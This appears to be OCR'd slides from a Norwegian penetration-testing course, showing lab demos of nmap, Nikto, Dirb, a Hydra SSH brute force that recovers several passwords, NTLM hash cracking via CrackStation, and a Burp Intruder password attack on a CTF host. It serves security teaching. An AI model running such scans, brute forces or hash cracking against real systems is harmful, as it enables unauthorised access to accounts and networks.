
6.4 Referanser

Navn	URL
[REDACTED]	
Whois	https://www.whois.com

5. Oppfølging av funn

ID	Tittel	Klassifisering	Hva må utbedres	Ansvarlig	Utførende	Deadline	Kommentarer
5.2	Videostrømming til Azure (USA Øst)	MEDIUM	Flytte tjeneste til datasenter i Norge				
5.3	Navneoppslag og trafikk mot Amerikanske tjenester	LAV	Benytte tjenester i EU/Norge der mulig				
5.4	Manglende sikkerhetsoppdateringer	INFORMASJON	Installer de nyeste sikkerhetsoppdateringene				
5.5	Konfigurasjon av trådløst nett	INFORMASJON	Beskytt QR-koder for uautorisert avlesing				

Tips til verktøy



- Nmap
- Nikto
- Dirb
- Hydra
- SecLists
- Crackstation.net
- John the ripper
- Hashcat
- Wireshark
- Burp
- Nessus
- Metasploit
- Armitage
- Bloodhound
- ADalanche
- Ping Castle
- LOLbas
- GTFObins
- Exploit-db.com

Nmap



“Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing.”


```
(kali@kali)-[~]
```

```
$ nmap -sP 10.0.0.1-100
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-23 04:18 EDT
```

```
Nmap scan report for _gateway (10.0.0.1)
```

```
Host is up (0.043s latency).
```

```
Nmap scan report for 10.0.0.5
```

```
Host is up (0.00066s latency).
```

```
Nmap scan report for 10.0.0.15
```

```
Host is up (0.00034s latency).
```

```
Nmap scan report for 10.0.0.16
```

```
Host is up (0.00038s latency).
```

```
Nmap scan report for 10.0.0.22
```

```
Host is up (0.00066s latency).
```

```
Nmap scan report for 10.0.0.23
```

```
Host is up (0.00064s latency).
```

```
Nmap done: 100 IP addresses (6 hosts up) scanned in 1.88 seconds
```

```
(kali@kali)-[~]
```

```
$
```



```
$ nmap -p- 10.0.0.16
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-23 04:09 EDT
```

```
Nmap scan report for 10.0.0.16
```

```
Host is up (0.00069s latency).
```

```
Not shown: 65529 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
12320/tcp open  unknown
```

```
12321/tcp open  warehouse-sss
```

```
12322/tcp open  warehouse
```

```
Nmap done: 1 IP address (1 host up) scanned in 104.25 seconds
```

```
(kali@kali)-[~]  
$
```

(kali@kali)-[~]

\$ nmap -sC -sV -p 12320,12321 10.0.0.16

Starting Nmap 7.92 (<https://nmap.org>) at 2022-08-23 04:13 EDT

Nmap scan report for 10.0.0.16

Host is up (0.00062s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

12320/tcp	open	ssl/http	ShellInABox
-----------	------	----------	-------------

|_ssl-date: TLS randomness does not represent time

|_ssl-cert: Subject: commonName=kinsdemo.thk.lab

|_Subject Alternative Name: DNS:kinsdemo.thk.lab, DNS:thk.lab, DNS:kinsdemo

|_Not valid before: 2022-08-23T08:02:40

|_Not valid after: 2032-08-23T08:02:40

|_http-title: Shell In A Box

12321/tcp	open	ssl/http	MiniServ 1.970 (Webmin httpd)
-----------	------	----------	-------------------------------

|_ssl-date: TLS randomness does not represent time

|_http-title: Login to Webmin

|_http-server-header: MiniServ/1.970

|_http-trane-info: Problem with XML parsing of /evox/about

|_ssl-cert: Subject: commonName=kinsdemo.thk.lab

|_Subject Alternative Name: DNS:kinsdemo.thk.lab, DNS:thk.lab, DNS:kinsdemo

|_Not valid before: 2022-08-23T08:02:40

|_Not valid after: 2032-08-23T08:02:40

|_http-robots.txt: 1 disallowed entry

|_/_

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 26.23 seconds

(kali@kali)-[~]

\$

```
(kali㉿kali)-[~]  
$ nmap -sV --script=smb-vuln-ms17-010.nse -Pn 192.168.122.211  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-19 03:50 EDT  
Nmap scan report for win7wks (192.168.122.211)  
Host is up (0.00031s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:  
| smb-vuln-ms17-010:  
|   VULNERABLE:  
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
|   State: VULNERABLE  
|   IDs:  CVE:CVE-2017-0143  
|   Risk factor: HIGH  
|   A critical remote code execution vulnerability exists in Microsoft SMBv1  
|   servers (ms17-010).  
|  
|   Disclosure date: 2017-03-14  
|   References:  
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
|_  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.31 seconds
```

```
(kali㉿kali)-[~]  
$
```


Nikto



Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.

(kali@kali)-[~]

\$ nikto -h http://10.0.0.16

- Nikto v2.1.6

+ Target IP: 10.0.0.16

+ Target Hostname: 10.0.0.16

+ Target Port: 80

+ Start Time: 2022-08-23 04:20:07 (GMT-4)

+ Server: Apache

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ Uncommon header 'x-generator' found, with contents: Drupal 8 (<https://www.drupal.org>)

+ Uncommon header 'x-drupal-cache' found, with contents: HIT

+ Uncommon header 'x-drupal-dynamic-cache' found, with contents: MISS

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Entry '/README.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/search/' in robots.txt returned a non-forbidden or redirect HTTP code (302)

+ Entry '/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/index.php/filter/tips' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/index.php/search/' in robots.txt returned a non-forbidden or redirect HTTP code (302)

+ Entry '/index.php/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)


+ Entry '/index.php/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/index.php/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ "robots.txt" contains 40 entries which should be manually viewed.

+ Allowed HTTP Methods: GET, POST

Dirb



DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

```
(kali@kali)-[~]  
$ dirb http://10.0.0.16
```

DIRB v2.22

By The Dark Raver

START_TIME: Tue Aug 23 04:26:16 2022

URL_BASE: http://10.0.0.16/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.0.16/ ----

+ http://10.0.0.16/admin (CODE:403|SIZE:8547)

+ http://10.0.0.16/Admin (CODE:403|SIZE:8547)

+ http://10.0.0.16/ADMIN (CODE:403|SIZE:8547)

+ http://10.0.0.16/batch (CODE:403|SIZE:8547)

+ http://10.0.0.16/contact (CODE:200|SIZE:13119)

+ http://10.0.0.16/Contact (CODE:200|SIZE:13101)

=> DIRECTORY: http://10.0.0.16/core/

+ http://10.0.0.16/index.php (CODE:200|SIZE:10934)

+ http://10.0.0.16/install.mysql (CODE:403|SIZE:199)

+ http://10.0.0.16/install.pgsql (CODE:403|SIZE:199)

=> DIRECTORY: http://10.0.0.16/modules/

+ http://10.0.0.16/node (CODE:200|SIZE:10914)

=> DIRECTORY: http://10.0.0.16/profiles/

--> Testing: http://10.0.0.16/recovery

Hydra



A very fast network logon cracker which support many different services.

Currently this tool supports the following protocols:

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, **FTP**, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, **LDAP**, MEMCACHED, MONGODB, **MS-SQL**, **MYSQL**, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, **RDP**, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, **SMB**, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, **SSH** (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

– <https://github.com/vanhauser-thc/thc-hydra>

(kali@kali)-[~]

\$ hydra -L users.txt -P passwords.txt 10.0.0.16 ssh

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2022-08-23 05:23:42

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 3500 login tries (l:7/p:500), ~219 tries per task

[DATA] attacking ssh://10.0.0.16:22/

[22][ssh] host: 10.0.0.16 login: bob password: trustno1

[22][ssh] host: 10.0.0.16 login: james password: superman

[STATUS] 1030.00 tries/min, 1030 tries in 00:01h, 2473 to do in 00:03h, 13 active

[STATUS] 529.50 tries/min, 1059 tries in 00:02h, 2444 to do in 00:05h, 13 active

[22][ssh] host: 10.0.0.16 login: alice password: corvette

[STATUS] 395.75 tries/min, 1583 tries in 00:04h, 1920 to do in 00:05h, 13 active

[22][ssh] host: 10.0.0.16 login: eve password: 123123

[22][ssh] host: 10.0.0.16 login: john password: coffee

[STATUS] 318.88 tries/min, 2551 tries in 00:08h, 952 to do in 00:03h, 13 active

[STATUS] 212.92 tries/min, 2768 tries in 00:13h, 735 to do in 00:04h, 13 active

[STATUS] 165.00 tries/min, 2970 tries in 00:18h, 533 to do in 00:04h, 13 active

[22][ssh] host: 10.0.0.16 login: rob password: rush2112

[STATUS] 139.13 tries/min, 3200 tries in 00:23h, 303 to do in 00:03h, 13 active

[STATUS] 121.54 tries/min, 3403 tries in 00:28h, 100 to do in 00:01h, 13 active

[STATUS] 118.93 tries/min, 3449 tries in 00:29h, 54 to do in 00:01h, 13 active

[STATUS] 116.43 tries/min, 3493 tries in 00:30h, 10 to do in 00:01h, 13 active

1 of 1 target successfully completed, 6 valid passwords found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2022-08-23 05:54:24

(kali@kali)-[~]

\$



SIKKERHET

Vi bruker akkurat like dårlige passord som før

Qwerty og 123456789 er ikke, og har aldri vært, spesielt sikre passord.



Bruk et bedre passord, er du grei. Foto: Colourbox/17654434

Globalt 2020	Globalt 2021	Norge 2021
123456	123456	123456
123456789	123456789	123456789
picture1	12345	12345
password	qwerty	12345678
12345678	password	passord
111111	12345678	1234
123123	111111	password
12345	123123	1234567
1234567890	1234567890	lol123
senha	1234567	abc123
	qwerty123	123123
	000000	qwerty
	1q2w3e	111111
	aa12345678	1234567890
	abc123	liverpool

<https://github.com/danielmiessler/SecLists>



About SecLists

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed.

This project is maintained by [Daniel Miessler](#), [Jason Haddix](#), and [g0tmi1k](#).

CrackStation - Online Password

+

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↺

crackstation.net

↗

★

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📺

🛡️

📄

⚙️

🎵

📌

🌐

S

⋮

CrackStation

Defuse.ca

Twitter

CrackStation

Password Hashing Security

Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

1A80DA216BC0DF595CF02B9943ACB647

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
1A80DA216BC0DF595CF02B9943ACB647	NTLM	holmestrand

Color Codes:

Green: Exact match,

Yellow: Partial match,

Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Passordknekking


John the Ripper

Hashcat

Wireshark



Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.



dns

No.	Time	Source	Destination	Protocol	Length	Info
6	0.353657	172.16.42.211	172.16.42.1	DNS	74	Standard query 0x357c A www.google.com
7	0.355141	172.16.42.211	172.16.42.1	DNS	89	Standard query 0x164d A connectivitycheck.gstatic.com
8	0.393305	172.16.42.1	172.16.42.211	DNS	90	Standard query response 0x357c A www.google.com A 142.250.74.4
9	0.393787	172.16.42.1	172.16.42.211	DNS	105	Standard query response 0x164d A connectivitycheck.gstatic.com A 142.250.74.35
10	0.424533	172.16.42.211	172.16.42.1	DNS	82	Standard query 0xa814 A 2.android.pool.ntp.org
12	0.445827	172.16.42.1	172.16.42.211	DNS	146	
15	0.460347	172.16.42.211	172.16.42.1	DNS	78	
17	0.469019	172.16.42.211	172.16.42.1	DNS	75	
23	0.486667	172.16.42.1	172.16.42.211	DNS	182	
24	0.495758	172.16.42.1	172.16.42.211	DNS	209	
36	0.552615	172.16.42.211	172.16.42.1	DNS	78	
92	1.135134	172.16.42.211	172.16.42.1	DNS	97	
96	1.402881	172.16.42.1	172.16.42.211	DNS	126	
112	2.115038	172.16.42.1	172.16.42.211	DNS	145	
128	2.712892	172.16.42.211	172.16.42.1	DNS	78	
129	2.771910	172.16.42.1	172.16.42.211	DNS	205	
138	3.768949	172.16.42.211	172.16.42.1	DNS	97	
139	3.850819	172.16.42.1	172.16.42.211	DNS	166	
260	19.492063	172.16.42.211	172.16.42.1	DNS	73	
261	19.513771	172.16.42.1	172.16.42.211	DNS	112	
304	24.013187	172.16.42.211	172.16.42.1	DNS	96	
305	24.115053	172.16.42.1	172.16.42.211	DNS	156	
2311...	306.387594	172.16.42.211	172.16.42.1	DNS	78	
2311...	306.423670	172.16.42.1	172.16.42.211	DNS	126	
2493...	630.770944	172.16.42.211	172.16.42.1	DNS	97	
2493...	630.948302	172.16.42.1	172.16.42.211	DNS	166	
2494...	683.941818	172.16.42.211	172.16.42.1	DNS	78	
2494...	684.027377	172.16.42.1	172.16.42.211	DNS	126	
2494...	809.402801	172.16.42.211	172.16.42.1	DNS	77	
2494...	810.279055	172.16.42.1	172.16.42.211	DNS	93	

▶ Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
▶ Ethernet II, Src: Shanghai_44:4c:87 (30:95:e3:44:4c:87), Dst: OrientPo_a6:b3:63 (00:13:37:a6:b3:63)
▶ Internet Protocol Version 4, Src: 172.16.42.211, Dst: 172.16.42.1
▶ User Datagram Protocol, Src Port: 37232, Dst Port: 53
▼ Domain Name System (query)
Transaction ID: 0x357c
▶ Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
▶ Queries
[Response In: 8]

0000 00 13 37 a6 b3 63 30 95 e3 44 4c 87 08 00 45 00 ..7..c0..DL...E.
0010 00 3c 46 3f 40 00 40 11 47 7d ac 10 2a d3 ac 10 .<F?@.@. G}..*...
0020 2a 01 91 70 00 35 00 28 fc df 35 7c 01 00 00 01 *.p.5.(.5|....
0030 00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6cw ww-googl
0040 65 03 63 6f 6d 00 00 01 00 01 e.com.....

Burp Suite



Burp Suite er et verktøy for penetrasjonstesting av webapplikasjoner. Suiten består av forskjellige verktøy som en proxy-server (Burp Proxy), indekseringsrobot (Burp Spider), et innbruddsverktøy (Burp Intruder), en sårbarhetsskanner (Burp Scanner) og en HTTP-repeater (Burp Repeater)).

0 matches

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Logger

Extender

Project options

User options

Learn

1 ×

2 ×

...

Positions

Payloads

Resource Pool

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count:

3,424

Payload type:

Simple list

Request count:

3,424

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ...

!@#\$%

!@#\$%^

!@#\$%^&

!@#\$%^&*

!root

\$\$RV

\$secure\$

...

Enter a new item

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

?

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission

☒ URL-encode these characters:

^

=

<

>

?

+

&

*

;

:"

'

|

^

`

#

Attack

Save

Columns

3. Intruder attack of https://ctf.kins.no:8008 - Temporary attack - Not saved to project file

Results

Positions

Payloads

Resource Pool

Options

Filter: Showing all items

?

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	770	
1	!@#\$%	200	☐	☐	770	
2	!@#\$%^	200	☐	☐	770	
3	!@#\$%^&	200	☐	☐	770	
4	!@#\$%^&*	200	☐	☐	770	
5	!root	200	☐	☐	770	
6	\$\$RV	200	☐	☐	770	
7	\$secure\$	200	☐	☐	770	
8	*3noguru	200	☐	☐	770	
9	@#\$%^&	200	☐	☐	770	
10	A.M.I	200	☐	☐	770	
11	ABC123	200	☐	☐	770	
12	ACCESS	200	☐	☐	770	

Request

Response

Pretty

Raw

Hex

↵

⌵

⌵

1 POST / HTTP/1.1

2 Host: ctf.kins.no:8008

3 Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKerGbQHJpNY16ES00IJGVeS2U

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 41

10 Origin: https://ctf.kins.no:8008

11 Referer: https://ctf.kins.no:8008/

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

